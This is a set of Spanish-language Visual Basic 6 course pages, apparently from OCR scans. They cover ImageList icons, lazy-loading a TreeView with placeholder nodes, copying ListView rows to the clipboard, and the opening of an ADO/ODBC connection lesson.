
Para utilizar una imagen en otro control deberemos de utilizar la siguiente instrucción:

```
Set ptb.picture=Iml.ListImages("libro").Picture
```

Ahora vamos a poner esta imagen como icono de otro control, por ejemplo del formulario, para ello en un botón pondremos el siguiente código:

```
Private Sub cmd_Click()
Me.Icon = Me.iml.ListImages("libro").ExtractIcon
End Sub
```

Si ejecutas este código el icono del formulario se cambiará:




También se puede utilizar el método draw para poner una imagen en la posición de un control que disponga del manejador de un contexto de dispositivo (hDC):

```
iml.ListImages("libro").Draw Me.ptb.hDC, 0, 0
```

esto hace que se coloque el icono en la esquina superior izquierda del picturebox que hemos añadido:

y si queremos que utilice la propiedad MaskColor y se reconozcan las zonas transparentes, utilizaremos:

iml.ListImages("libro").Draw Me.ptb.hDC, 0, 0, 1



Volver al menú del curso

Total de visitas:
205540

TreeView


Título: TreeView
Autor: José Antonio Suárez Navarro
Descripción: En esta lección se muestra como rellenar un TreeView mediante petición, así como los aspectos básicos de este objeto.
Fecha: [12/01/02]

Introducción

Posiblemente de los controles que tenga el Visual Basic el que más me guste es el treeview, por la facilidad que nos ofrece a la hora de mostrar información. Al principio utilizaba este control hasta que el gran gurú Francesco Balena me enseñó en su libro como utilizarlo correctamente. Este control tiene la desventaja de que si lo empezamos a rellenar con multitud de datos hace que nuestro formulario tarde un montón en abrirse, y como ya sabéis más de 7 segundos y el usuario apaga la máquina cabreado. Por tanto, lo mejor es cargar los datos cuando realmente se necesiten, ya que así pesará menos nuestro programa en la memoria del ordenador. Bueno como ya he dicho, el treeview es el árbol que estaréis artos de ver en el explorador de Windows, cuando se pulsa al simbolito “+”, se expande y eso va a ser lo que vamos a utilizar para programarlo, el evento en cuestión es el Expand.

Desarrollo

En primer lugar vamos a insertar un imagelist con dos imágenes a las que vamos a llamar car_abi, car_cer, y que serán los iconos de carpeta abierta y cerrada. Una vez que hemos hecho esto vamos a poner un treeview con las siguientes características:



Lo más importante es que tenga la propiedad LineStyle a 1 y el LabelEdit a 1 para que no se pueda editar. El control treeview en realidad es una colección de Nodos, que en realidad son los niveles. Hay un nodo padre y sus hijos. Luego veremos como se crearán estos nodos. Para poder ver como funciona, vamos a crear un array que va a ser el segundo nivel y que va a ser especies animales: mamíferos y aves, por ejemplo, y luego vamos a tener un array para mamíferos y otro para peces de forma que cuando el usuario pinche en el nodo se expanda y rellene esos elementos. Estos arrays se declararán en el form_load. Para colocar las imágenes en los nodos del treeview vamos a declarar una matriz con los nombre de los iconos, y a continuación, con otro array las claves de dichas imágenes para insertarlas en el listimage, y finalmente las insertamos. Para

que salgan dichas imágenes en el treeview hay que hacer que nuestro listimage sea el del treeview, por ello se asigna el iml al ImageList del treeview. Una vez realizado todo esto se llama al método abrirTreeView. El código del form_load y las variables generales son:

```
Dim especies As Variant
Dim mamiferos As Variant
Dim aves As Variant
Private Sub Form_Load()
Dim imagenes As Variant, claves As Variant
Dim lim As ListImage
Dim contador As Integer
'Ponemos los elementos de los arrays
especies = Array("Mamíferos", "Aves")
mamiferos = Array("Ballena", "Perro", "Gato", "Camello")
aves = Array("Aguila", "Gorrión", "Golondrina", "Loro",
"Canario")
'Introducimos las imagenes en el imagelist
imagenes = Array("Book01a.ico", "Book01b.ico")
claves = Array("car_abi", "car_cer")
For contador = LBound(imagenes) To UBound(imagenes)
   Set lim = Me.iml.ListImages.Add(, claves(contador), _
      LoadPicture("C:\Archivos de programa\Microsoft Visual
Studio\Common\" & _
      "Graphics\Icons\Writing\" & imagenes(contador)))
Next contador
'Establecemos el iml como imagelist del treeview para que
'pueda mostrar los iconos:
Set Me.tvw.ImageList = Me.iml
abrirTreeView
End Sub
```

El método abrir treeview tiene el siguiente código:

```
Private Sub abrirTreeView()
Dim raiz As Node
Dim nodo As Node
Dim contador As Integer
'Añadimos el nodo raiz:
Set raiz = Me.tvw.Nodes.Add(, , "Raiz", "Reino Animal",
"car_abi", "car_cer")
'Añadimos el primer nodo que será hijo del nodo raiz, atended a
la
'diferencia cuando se crea ya que el primer parámetro le va a
indicar
'cual es su padre y el otro le va a decir que efectivamente es su
'padre para que no pida pruebas de paternidad :-) dandole la
clave
'única que posee este, ahora si que padre solo hay uno.
For contador = LBound(especies) To UBound(especies)
   Set nodo = Me.tvw.Nodes.Add(raiz.Key, tvwChild,
especies(contador), _
      especies(contador), "car_abi", "car_cer")
   With nodo
      .Tag = especies(contador)
   End With

   anyadirSubNodo nodo
Next contador
End Sub
```


En este código lo que hacemos en primer lugar es dimensionar o declarar dos nodos, uno que va a hacer de raiz y el otro ya va a ser hijo de él. Para añadir un nodo se utiliza la sintaxis:
objeto.Add(relativa, relación, clave, texto, imagen, imagenSeleccionada)
donde en el caso del nodo raiz, no es relativo a nadie, no tiene ninguna relación con nadie y la clave y el texto son los indicados en el código, para poner la imagen por defecto y la de selección se utilizan las claves de las imágenes del ListImage. Cuando ponemos un nodo que es hijo de este se utiliza la clave

del nodo padre en *relativa*, y tvwChild en *relación* para decir que es un hijo de este. Fijate también que hemos introducido la propiedad tag con un nombre que luego utilizaremos. La construcción with ... en with, nos permite añadir propiedades de un objeto a sin tener que escribir el nombre.

Una vez que hemos puesto los nodos, se llama al método anyadirSubNodo al que se le pasa el nodo que hemos creado y cuyo código es el siguiente:

```
Private Sub anyadirSubNodo(nodoHijo As Node)
'Este es el gran truco de Francesco Balena:
If nodoHijo.Children = 0 Then
    Me.tvw.Nodes.Add nodoHijo.Index, tvwChild, , "***"
End If
End Sub
```

Este procedimiento lo que hace es preguntar si este nodo tiene más hijos, y si no los tiene lo que hace es poner tres asteriscos, este es el verdadero truco y en código pone quien es su autor. Una vez que hemos hecho esto, lo que sucedería es lo siguiente:




Por tanto vamos a programar el evento expand para que esto no ocurra sino que coja la matriz de mamíferos e inserte sus elementos. Para ello se escribe el siguiente código:

```
Private Sub tvw_Expand(ByVal Node As MSComctlLib.Node)
Dim nodo As Node
If Node.Children = 0 Or Node.Children > 1 Then Exit Sub
If Node.Child.Text <> "***" Then Exit Sub
Me.tvw.Nodes.Remove Node.Child.Index
anyadirElementos Node
End Sub
```

Y en este código ocurre lo siguiente: i) si el nodo no tiene más hijos o ya ha sido expandido entonces nos salimos, ii) si el nodo hijo tiene como propiedad text los tres asteriscos también se sale, y en caso contrario, se borran los asteriscos y se llama al procedimiento anyadirElementos al que se le pasa el nodo. Este procedimiento tiene el siguiente código:

```
Private Sub anyadirElementos(ByVal Node As
MSComctlLib.Node)
Dim contador As Integer
Dim nodo As Node
Select Case Node.Tag
   Case "Mamíferos"
      For contador = LBound(mamiferos) To
UBound(mamiferos)
Me.tvw.Nodes.Add Node, tvwChild, mamiferos(contador),
mamiferos(contador), "car_abi", "car_cer"
      Next contador
   Case "Aves"
         For contador = LBound(aves) To UBound(aves)
Me.tvw.Nodes.Add Node, tvwChild, aves(contador),
aves(contador), "car_abi", "car_cer"
      Next contador
End Select
End Sub
```

Es decir se pregunta sobre el tag del nodo el cual escribimos al crear el nodo, y dependiendo de cual era se rellena con una matriz o con otra. Una vez hecho esto tendremos la siguiente pantalla:



Volver al menú del curso

Total de visitas:

205540

Copiar los datos de un ListView


Autor: José Antonio Suárez Navarro, Claudio Hernández
Descripción: En este artículo se muestra como copiar el contenido de un ListView al portapapeles.
Fecha: [14/02/03]

Introducción

Como ya se ha visto en anteriores artículos, el control ListView es uno de mis preferidos frente a otros como el FlexGrid. Pero claro, en apariencia parece un control que no hace nada y que solo es capaz de contener datos y ya está. Vamos a defenderlo un poco y vamos a desarrollar una mini-aplicación que permita copiar el contenido de una serie de celdas seleccionadas en el portapapeles para porder llevar los datos de control a otras aplicaciones como Word o Excel.

Descripción

El formulario que necesitamos para este ejemplo es el siguiente:



El código del programa es el siguiente:

```
Option Explicit
```

```
Private Sub Form_Load()
'Ponemos el formato del listview
PonerListView Me.ListView1
PonerDatos
End Sub

Private Sub Command1_Click()
CopiarFilas Me.ListView1
End Sub

Private Sub PonerDatos()
Dim contador As Integer, contador2 As Integer
Dim nombres As Variant
Dim li As ListItem
nombres = Array("Primera", "Segunda", "Tercera")
For contador = LBound(nombres) To UBound(nombres)
    Me.ListView1.ColumnHeaders.Add , , nombres(contador)
Next
For contador2 = 1 To 5
    For contador = 1 To 3
        If contador = 1 Then
            Set li = Me.ListView1.ListItems.Add(, , contador)
        Else
            li.SubItems(contador - 1) = "Pepe" & contador + contador2
        End If
    Next
Next
End Sub

Private Sub PonerListView(ByRef lvw As ListView)
With lvw
    .LabelEdit = lvwManual
    .FullRowSelect = True
    .MultiSelect = True
    .GridLines = True
    .View = lvwReport
End With
End Sub

Private Sub CopiarFilas(ByRef lvw As ListView)
Dim contador As Integer, contador2 As Integer
Dim ColumnasCopiadas As String
'Limpiamos el clipboard
Clipboard.Clear
'Copiamos las cabeceras del control
For contador = 1 To lvw.ColumnHeaders.Count
    If contador = 1 Then
        ColumnasCopiadas = lvw.ColumnHeaders(contador).Text
    Else
        ColumnasCopiadas = ColumnasCopiadas & vbTab & lvw.ColumnHeaders(contador).Text
    End If
Next
'Ponemos un retorno de carro
ColumnasCopiadas = ColumnasCopiadas & vbCrLf
'Ahora copiamos las filas seleccionadas
For contador = 1 To lvw.ListItems.Count
    If lvw.ListItems(contador).Selected Then
        ColumnasCopiadas = ColumnasCopiadas & lvw.ListItems(contador).Text
        For contador2 = 1 To lvw.ListItems(contador).ListSubItems.Count
            ColumnasCopiadas = ColumnasCopiadas & vbTab & _
```

```
                lvw.ListItems(contador).ListSubItems(contador2).Text
        Next
        'Ponemos un retorno de carro
        ColumnasCopiadas = ColumnasCopiadas & vbCrLf
    End If
Next
'Ponemos las columnas en el clipboard
Clipboard.SetText ColumnasCopiadas
End Sub
```

El programa comienza cargando en el FormLoad unos datos para poder copiar datos en nuestro ejemplo en el portapapeles, así como asignar el formato del objeto, realizándose mediante los procedimientos PonerListView y PonerDatos. Una vez oparativo el listview, programamos el evento Click del botón, llamando al procedimiento CopiarFilas que acepta por referencia un parámetro que es el listview del que se van a copiar las filas. El procedimiento CopiarFilas, va a ir completando una cadena de texto con tabuladores (vbTab) y con retornos de carro (vbCrLf). Lo primero que haremos es copiar el contenido de los títulos de las columnas en la cadena de texto ColumnasCopiadas, separandolas mediante tabulación. Una vez completadas los títulos de las columnas, metemos un retorno de carro para separar esta línea de las otras. Y pasamos a copiar los valores de aquellas y sólo aquellas filas que haya seleccionado nuesto usuario. Recorremos todos los ListItems del ListView y preguntamos por aquellos que están seleccionados (Selected a True). De los elegidos, añadimos el ListItem y lo ponemos en nuestra cadena, para posteriormente recorrer la colección de ListSubItems y adicionar los valores a la cadena de texto. Finalmente se pone el texto en el ClipBoard como asignar texto (SetText) ya que es una cadena de texto. Si ahora vamos a Excel y hacemos un Ctrl+V o en el menú pegar si eres ratonero, verás como se han copiado las filas seleccionadas.

Volver al menú del curso

Total de visitas:

Conexión con ADO


Título: Conexión con ADO
Autor: José Antonio Suárez Navarro
Descripción: En este artículo se muestra como conectarse a una base de datos Access mediante ADO utilizando el ODBC. Además se muestra como utilizar el objeto Connection así como sus eventos para controlar el estado del mismo.
Fecha: [12/01/02]

Introducción


En este artículo vamos a ver las dos formas posibles que tenemos de conectarnos a una base de datos y como se puede controlar si nos hemos conectado o no a la misma. Para conectarnos vamos a utilizar el proveedor de OLE DB para bases de datos Access realizado desde programación y desde las fuentes que tenemos de ODBC. Para generar una fuente ODBC nos iremos al panel de control:

y clicaremos a Fuentes de datos ODBC (32 bits), apareciendo la siguiente pantalla:

